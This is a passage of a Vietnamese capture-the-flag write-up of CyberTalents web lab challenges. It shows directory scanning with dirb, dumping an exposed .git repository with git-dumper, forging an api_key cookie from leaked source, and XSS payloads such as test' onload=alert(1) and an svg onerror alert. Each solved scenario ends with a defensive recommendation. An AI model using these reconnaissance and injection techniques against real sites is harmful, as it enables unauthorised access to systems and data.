402	https://wi-eu.pusher.c...	OPTION...	/pusher/app/25d1983e9a09e9e...		✓	204	418					✓	52.21.25.7.111		20:08:26 20...	8080
403	http://wcamxwl32pue3e...	GET	/			200	1966	HTML			private-agent		13.52.16.116		20:08:28 20...	8080
406	https://apis.googleapis.com	GET	/ajax/libs/jquery/1.12.4/jquery.m...			200	98105	script	js			✓	142.251.220.74		20:08:29 20...	8080
407	https://maxcdn.bootstrapcdn.com	GET	/fontstrap/3.7/js/bootstrap.mi...			200	37962	script	js			✓	104.18.10.207		20:08:29 20...	8080
409	http://wcamxwl32pue3e...	GET	/			200	32039	HTML			private-agent		13.52.16.116		20:08:31 20...	8080
413	https://maxcdn.bootstrapcdn.com	GET	/fontstrap/3.7/css/bootstrap....			200	543053	JSON	map			✓	104.18.10.207		20:08:41 20...	8080
414	https://wi-eu.pusher.com	GET	/app/25d1983e9a09e9e798e/pr...		✓	101	166					✓	54.229.130.166		20:10:50 20...	8080

Original request ▾ Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.29.2
3 Date: Mon, 20 Mar 2023 13:10:30 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 1808
6 Connection: close
7 X-Powered-By: PHP/7.2.34
8 X-Flag: W3lcome_Ag3nt8
9 Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="utf-8">
15 <meta http-equiv="X-UA-Compatible" content="IE=edge">
16 <meta name="viewport" content="width=device-width, initial-scale=1">
17 <title>
   private-agent
</title>
18

```

Selection 14 (0x0)

Selected text W3lcome_Ag3nt8

Request attributes 2

Request headers 8

Response headers 8

ta thử submit

The screenshot shows a web browser window for the CyberTalents website. The URL is <https://cyber-talents.com/challenges/web/private-agent>. The page title is "Challenge Description". A sub-header says "Only private agents can make their way to the gate." Below this is a "Answer" section with a text input field and a "Submit" button. A green notification bar at the bottom says "Congratulations! Correct submission!". The browser's taskbar at the bottom shows various pinned icons and the system tray indicates it's 8:20 PM on 3/20/2023.

Flag: W3lcome_Ag3nt8

Khuyến cáo: Lọc đầu vào gói tin


31. Kịch bản COMRADE III

COMRADE III - data, information

Thực hiện tải file thông qua git-dumper để có được thông tin

Mô tả

Đầu tiên ta sẽ thực hiện vào trang thì không có gì đặc biệt



Tiếp theo ta sử dụng dirb để thực hiện kiểm tra các domain thì ta thấy được

```
(kali㉿kali)-[~]
$ dirb http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cyberthalentslabs.com/

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Mar 22 03:22:14 2023
URL_BASE: http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cyberthalentslabs.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612
_____
— Scanning URL: http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cyberthalentslabs.com/
+ http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cyberthalentslabs.com/.git/HEAD (CODE:200|SIZE:23)
^C> Testing: http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cyberthalentslabs.com/_dev
```

ta thấy được có trường .git nên ta sẽ thực hiện tải file về và khai thác

```
(kali㉿kali)-[~/Downloads/git-dumper]
└─$ ./git_dumper.py http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/ cau16
[–] Testing http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[–] Testing http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/ [403]
[–] Fetching common files
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/commit-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/description [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.gitignore [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.gitignore responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-applypatch.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-commit.sample [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-commit.sample responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-receive.sample [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-receive.sample responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/applypatch-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-rebase.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-push.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/prepare-commit-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/info/exclude [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/info/packs [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/info/packs responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-receive.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/index [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-update.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-commit.sample [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/COMMIT_EDITMSG [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/update.sample [200]
[–] Finding refs/
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/ORIG_HEAD [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/ORIG_HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/HEAD [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/HEAD [404]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/stash [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/stash responded with status code 404
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/FETCH_HEAD [404]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/config [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/FETCH_HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/heads/master [200]
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/info/refs [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/info/refs responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/master [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/master responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/packed-refs [404]
[–] http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/packed-refs responded with status code 404
[–] Fetching http://wcamxwl32pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com/.git/refs/heads/master [200]
```

Ta cat các file ra xem thì có một thông tin là this_is_top_secret chuyển bin2hex xong gửi lên để truy cập.

```
(kali㉿kali)-[~/Downloads/git-dumper/cau16]
└─$ cat api.php
<?php
include('../access.php');
include('../index.php');
if($_COOKIE['api_key'] == $apikey)
echo "Flag: $flag";

(kali㉿kali)-[~/Downloads/git-dumper/cau16]
└─$ cat contact_process.php
<?php

$to = "comrade1995@gmail.com";
$from = $_REQUEST['email'];
$name = $_REQUEST['name'];
$subject = $_REQUEST['subject'];
$number = $_REQUEST['number'];
$cmessage = $_REQUEST['message'];

$headers = "From: $from";
$headers = "From: " . $from . "\r\n";
$headers .= "Reply-To: " . $from . "\r\n";
$headers .= "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: text/html; charset=ISO-8859-1\r\n";

$subject = "You have a message from your Bitmap Photography./";

$logo = 'img/logo.png';
$link = '#';
$access = bin2hex('this_is_top_secret');
$body = "<!DOCTYPE html><html lang='en'><head><meta charset='UTF-8'><title>Express Mail</title></head><body>";
$body .= "<table style='width: 100%;'>";
$body .= "<thead style='text-align: center;'><tr><td style='border:none;' colspan='2'>";
$body .= "<a href='{$link}'><img src='{$logo}' alt=''/></a><br><br>";
$body .= "</td></tr></thead><tbody><tr>";
$body .= "<td style='border:none;'><strong>Name:</strong> {$name}</td>";
$body .= "<td style='border:none;'><strong>Email:</strong> {$from}</td>";
$body .= "</tr>";
$body .= "<tr><td style='border:none;'><strong>Subject:</strong> {$csubject}</td></tr>";
$body .= "<tr><td></td></tr>";
$body .= "<tr><td colspan='2' style='border:none;'>{$cmessage}</td></tr>";
$body .= "</tbody></table>";
$body .= "</body></html>";

$send = mail($to, $subject, $body, $headers);

?>

(kali㉿kali)-[~/Downloads/git-dumper/cau16]
└─$
```

Với thông tin đó ta sẽ generate api để truyền vào trang

The screenshot shows a browser window with multiple tabs open. The active tab is a PHP code editor with the following content:

```
<!DOCTYPE html>
<html>
<body>

<?php
$str = bin2hex("this_is_top_secret");
echo($str);
?>

</body>
</html>
```

To the right of the code editor is a preview window displaying the output of the script: "746869735f69735f746f705f736563726574". Below the browser window is a taskbar with various icons.

https://www.w3schools.com/php/phptryit.asp?filename=tryphp_func_string_bin2hex

ta có được api là 746869735f69735f746f705f736563726574

Thực hiện truy cập vào trang

The screenshot shows a browser window with the URL "Not secure | wcamxw132pue3e6mk873o1muw3y0mqvrw6lpc2zo-web.cybertalentslabs.com". The page content includes a red logo with a hammer and sickle and the text "CHECK IT OUT COMRADE". The developer tools Application tab is open, showing the following cookie information:

Name	Value
api_key	746869735f69735f746f705f736563726574

Below the cookie table, there is a message: "Cookie Value Show URL decoded 746869735f69735f746f705f736563726574". The browser's taskbar and system tray are visible at the bottom.

Reload lại thì ta có được flag

Flag{g!7_!5_4w350m3_XD!!}

Khuyến cáo: Chặn các trang tải từ git

32. Kịch bản x corp

x corp - information

Thực hiện truyền payload alert để xem trang hoạt động

Mô tả

Đầu tiên ta vào trang và nhập thử bất kỳ thì ta chẳng thấy có gì thay đổi

Ta kiểm tra source page thì thấy được rằng là ta có thể truyền payload vào

```
<br><br>
<span> <img style='width:20%;' src='./759511.jpg' alt='bring me home'>
</span></center>

</div>

</body>
</html>
```

vậy ta sẽ thử truyền payload như sau vào khung inbox test' onload=alert(1) với test' để đóng câu trước đó và onload=alert(1) để bật bảng thông báo cuối cùng ta có flag như bên dưới



flag : Flag{X55_D4mn_G00D}

Khuyến cáo: Thực hiện lọc đầu vào

33. Kịch bản uGame

uGame - information

Thực hiện truyền payload để bật bảng thông báo

Mô tả

Đầu tiên khi vào thì chương trình cho ta 1 giao diện web

uGame » CyberTalents Gamebook

Not secure | wcamxwl32pue3e6mj0wz0gmuw3oemqvrw6lpc2zo-...

{Gamebook}

Profile

Edit Name:

username:

upload photo:

Choose File No file chosen

Save

username:


Sau khi nhập input ta thấy được thông tin đã được add thêm vào trong

```


▼ <table style="width: 1000px;table-layout: fixed">
  ▼ <tbody>
    ▼ <tr style="vertical-align: top">
      ▼ <th rowspan="100" width="600px">
        <h3 style="color:limegreen;">Profile</h3>
        
        <br>
      ▶ <div class="form-group">...</div>
        <br>
        <br>
        " username: "
      ▼ <span style="color:limegreen;" id="username">
        <b> 123</b> == $0
      </span>
      </th>
    </tr>
    ▶ <tr width="400">...</tr>
    ▼ <tr>
      ▶ <td colspan="2">...</td>
    </tr>
    ▶ <tr>...</tr>
  </tbody>
</table>
</form>
::after

```


Với kết quả trả về này ta có thể thấy được rằng là đây là kiểu tấn công XSS ta sẽ kiểm tra thêm bằng việc thử 1 số câu lệnh



cuối cùng, ta sẽ thực hiện chèn payload `<svg src=kiet onerror=alert("kiet")>`



Save lại và ta nhận được flag



Flag{N!c3_Y0u_G07_My_X55}

Khuyến cáo: Thực hiện lọc đầu vào với các file


34. Kịch bản Silly Doors

Silly Doors - data, information

Thực hiện việc chỉnh sửa gói tin và lấy thông tin để leo quyền admin

Mô tả

Đầu tiên vào trang thì thấy được yêu cầu đăng nhập, thử với tài khoản admin admin thì không có chuyện gì xảy ra



Kiểm tra các trường thông tin thì thấy được trang signup.php

